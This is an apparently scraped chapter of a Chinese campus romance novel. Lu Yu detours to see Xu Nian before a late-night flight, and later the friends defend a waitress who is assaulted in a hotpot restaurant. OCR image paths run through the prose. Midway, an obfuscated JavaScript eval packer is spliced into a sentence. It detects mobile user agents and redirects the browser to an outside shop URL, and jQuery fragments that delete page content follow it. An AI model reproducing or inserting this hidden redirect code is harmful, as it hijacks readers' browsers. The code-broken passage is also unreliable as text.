“对了,你还没有回答我,你怎么回来了?事情办完啦?顾彦他们呢?”
鹿玙睁眼那秒,许念刚好朝他转过身,燃烧的烟花棒迸发出成千上万的小光点,在两人之间跳跃、闪烁。
明亮的眸交织在空中,隔着银河般的璀璨,清晰地看见了对方眼中的自己。
什么是唯一和永恒?
鹿玙想,这一刻,就是了。
“哎?发什么愣啊?”许念举着仙女棒飞快在空中划拉出一个笑脸。
鹿玙学她,也划拉出一个转瞬即逝的笑脸,“事情还没有办完,顾彦和凌澈先一步去都城,我晚点再去和他们汇合。”
“哦,那等仙女棒燃完,我们进屋吧,你飞这么久肯定很累了,今晚早点休息。”
许念晃过一抹笑,鹿玙默默拽紧手上快燃尽的烟花棒,光点一寸寸暗下去,直至完全散尽,只留远处的烟花轰鸣声此起彼伏。
鹿玙的声音一掠而过。
“我两点的飞机。”
“好啊,到时我和我爸送你去机场。”
他轻声补充,“今天凌晨两点。”
“?!”许念收拾烟花棒的动作一顿,脑袋慢慢转向鹿玙,眼神惊疑,“你认真的?”
鹿玙接过许念手上燃尽的烟花棒悉数放进塑料袋,他从口袋掏出一张便携式湿巾拆开递到她手中,壁灯暖洋洋洒在两人脸上,鹿玙浅笑一声。
“嗯,我马上得去赶飞机,顺利的话,用不了几天我就能回来。”
许念的脸皱成一团表示很不理解,“所以你的意思是说,顾彦他们俩已经到了都城并且歇下了,而你,绕了道回来,再去赶飞机,第二天接着干活啊?”
鹿玙平静道,“也没有那么严重,飞机上我能休息,下了飞机应该还能再歇会。”
许念踮起脚,手背覆上他的额头,“发烧给脑子烧坏了?还是摔跤给摔傻了?”
鹿玙眼神烫人,“想见你。”仅此而已。
“砰!”
远处的烟花应声迸开,许念感觉自己的脑子从天灵盖一路往下也炸开了,那股麻意细细密密击穿心脏,一路蔓延扩散至整个胸腔,全身血液如沸腾的水花,在每一寸皮肤下激起千层浪。
她后知后觉反应过来,眸光开始飘忽不定,擦过手的湿巾直接往烧红滚烫的脸上盖。
鹿玙伸手挡下,重新拆了两张递过去,许念接过往两边脸各拍上一张,冰凉凉的触感让热起来的温度降下去不少,她小声嘀咕,“也就你不怕麻烦不嫌累的。”
鹿玙语气正经也认真,“不麻烦,也不累。”
六个字那么轻而易举说出来,好像真的顺道一样方便。
京城飞东城再转都城共3450公里,仅在飞机上的时间就需要5小时;而京城直飞都城才1088公里,只需1.5小时。
他是个笨蛋,更是个傻狗,多出来的时间好好睡一觉不香么?
许念游离的目光不经意间再次撞进那抹滚烫,几乎一瞬,脸上刚下去的温度又开始升高,她急急撇过脸,拉开毛绒外套的衣领,试图让风吹散这股热意。
鹿玙又没忍住伸手捏了捏许念毛绒外套帽子上竖着的兔耳朵,许念这时变得大方,没看他但很豪气地说,“摸吧,两只都给你摸,摸够了赶紧去赶飞机。”
鹿玙低低应了一声,两人安静地面对面,许念目光黏在地上,鹿玙视线落在那对耳朵上,真摸够了才收手。
鹿玙将塑料袋挂上腕间,双手插进口袋,声音有些低,“功课我都做了,不会落下,期末考试前,我一定回来。”
塑料袋窸窣的摩擦声和铁门开合的轻响,渐渐消散在风里。
院子里只剩下许念和她脚下的影子,她原地搓了搓脸,这四十多分钟,如梦似幻,鹿玙悄然无声出现,又了无痕迹离开。
不是空气中飘着若有似无的硝烟味,她真会以为是一场梦。
躺上床后,许念翻来覆去睡不着,她心里因鹿玙对自己藏着掖着的那点闷闷不乐在见到鹿玙后就没了影。
鹿玙在京城很辛苦,消瘦不少。
她就勉为其难不和他计较这种小事了。
许念目光落到衣架上那件毛绒外套,兔子耳朵软哒哒垂下来,上面残留的鹿玙指尖温度烧到了脸上。
鹿玙去一趟京城变了不少。他竟会做这样的事,说那样的话,让人心里怪不好意思的,也怪欢喜的……
许念红着脸在床上滚了几圈,抓过手机,把“小别扭”的备注名改成了“傻狗”。
傻狗来信,【登机了】
许念抿嘴一笑,将新备注名截图发过去,【正式通知你,备注名“光荣”升级】
鹿玙凝神看了好一会,嘴角噙了抹淡笑。许念不会知道,在见到她的那一秒,灰蒙蒙的世界变得鲜活,万物复苏。
鹿玙回她:【好】
元旦三天假期,许念拉上苏瑾和苏北北在图书馆泡了三天。题海战术做得几人头晕脑胀。
最后一天从图书馆出来,三人直奔火锅店。等锅底沸腾时,苏北北瘫在桌上,有气无力。
“你们两真拼,许念我能理解,毕竟排名永远没下过前五,苏瑾你呢?年年这么刻苦,怎么综合排名还卡在前二十不上不下的。”
苏瑾“嗷”一声张牙舞爪地扑过去,“你抢我念念,还戳我心窝子,我跟你拼了!”
苏北北穿得厚,苏瑾的攻势被轻易挡住,她转而握住苏瑾的双手,笑嘻嘻道:“这叫有实力,下学期你来A(1)吧,周一三五我和许念坐,二四六让给你。”
眼看两人闹作一团,许念从包里掏出两张便利贴,“啪”地一人一张定在她们额头上。
她扑上去左拥右抱霸道一搂,朝她们脑门吹气,“问过我了吗?就这么把我安排了,别动!你们两个都是我的。”
“哈哈……诶,等一下,等一下,”苏瑾在许怀里扑腾,“我好像看到熟人了。”
许念松了点力,视线跟着苏瑾张望的方向移,“谁啊?”
“没看错的话,”苏瑾扯下脑门的便利贴,伸长脖子看着那个走远的背影,“是你家资助的那个女生,严彤?”
“那应该看错了吧,她家离这儿挺远。”许念从东倒西歪的姿势坐端正,“再说她来;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17074300|193553||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
这干嘛。”
“好像是当服务员啊,应该是兼职吧。”苏瑾站起身搜寻,目光最终定在七八桌外,“看,就在那儿。”
“啊?”许念跟着站起来,“还真是她。”
“你们在说谁呀?”严彤之前来许念家时见过苏瑾,但苏北北是第一次见。她顺着视线看去,只见几个穿服务员制服的背影。
“就那个扎马尾的女生。”苏瑾指给她看。
苏北北还没有辨认清楚,那边突然一阵骚动。
“别看了,好像出事了。”
许念风似地冲了过去,不忘回头招呼,“快跟上。”“连个水壶都摆不好,当什么服务员?啊?”烫着羊毛卷的女人正死死揪着严彤的头发,另一只手拧着她的耳朵,“看看我宝贝的手被你弄成什么样了!”
不锈钢水壶倒在地面,晕开深色痕迹。
女人脚边的小孩正在嚎啕大哭。
她拧着严彤的耳朵蹲下,脸变得像东城的天气一样快,“宝贝乖,她让你疼疼了是不是?妈妈帮你教训她,好不好?”
严彤忍着火辣辣的疼,声音带着哭腔,“阿,阿姨,我特意把水壶往里面放的,还提醒过小朋友不要碰,是他自己不小心碰倒的……”
女人根本不听解释,大力扯着严彤的头皮,严彤不得不后仰脑袋以此减轻疼痛。
女人嘴里一直在骂骂咧咧。
动静引来了不少人围观,其他服务员面面相觑,悄悄往后退。直到有人喊了句“管事来了”,人群才散开几条通道。
许念趁机挤到最前面,二话不说,弯腰抱起那个哭闹的孩子,“放开她,不然你的心肝宝贝要受同样的罪了。”
小孩在怀里极不安分,拳打脚踢,一个劲挣扎哭喊。
女人不但没松手,反而揪得更紧。她瞪大双眼,眼白外露,唾沫横飞,“还来了个出头鸟,敢动我宝贝儿一根头发,我告到你倾家荡产!”
许念眼神渐冷,“告我?凭你撒泼还是凭你嗓门大?需要我帮你联系律师吗?哦对了,在此之前,还是先走完报警和验伤流程吧。”
“警察马上就到。”苏瑾晃了晃手机站到许念身边,毫不客气地骂了句,“泼妇!”
许念和苏瑾配合得相当默契,苏北北愣在原地,苏瑾拽了她一下,小声地说,“快摆出你的气势来,关键时刻别怂啊!”
店长匆匆赶来,吩咐店员疏散人群关闭店门,听到两人的话,没好气地说,“有事好商量,报警了我这生意还做不做了?”
这么一闹,今天的营业额肯定泡汤了,她尤其不满地瞪了眼提出报警的许念和苏瑾。可以私了的事,非要闹到警局去。
苏北北立刻会意,双手抱胸向前一步,朝着店长抬抬下巴,“随便打人都不报警?难道要等出了人命再说?”
店长目光不善地在三人身上来回扫视,直觉这些人不好惹,便把火气全撒在软柿子身上,“严彤!你看看店里被你搞成什么样子!这就是你说的能做好?这三天的工钱你别想要了!”
严彤含泪低着头,头皮和耳朵的剧痛让她说不出半句话。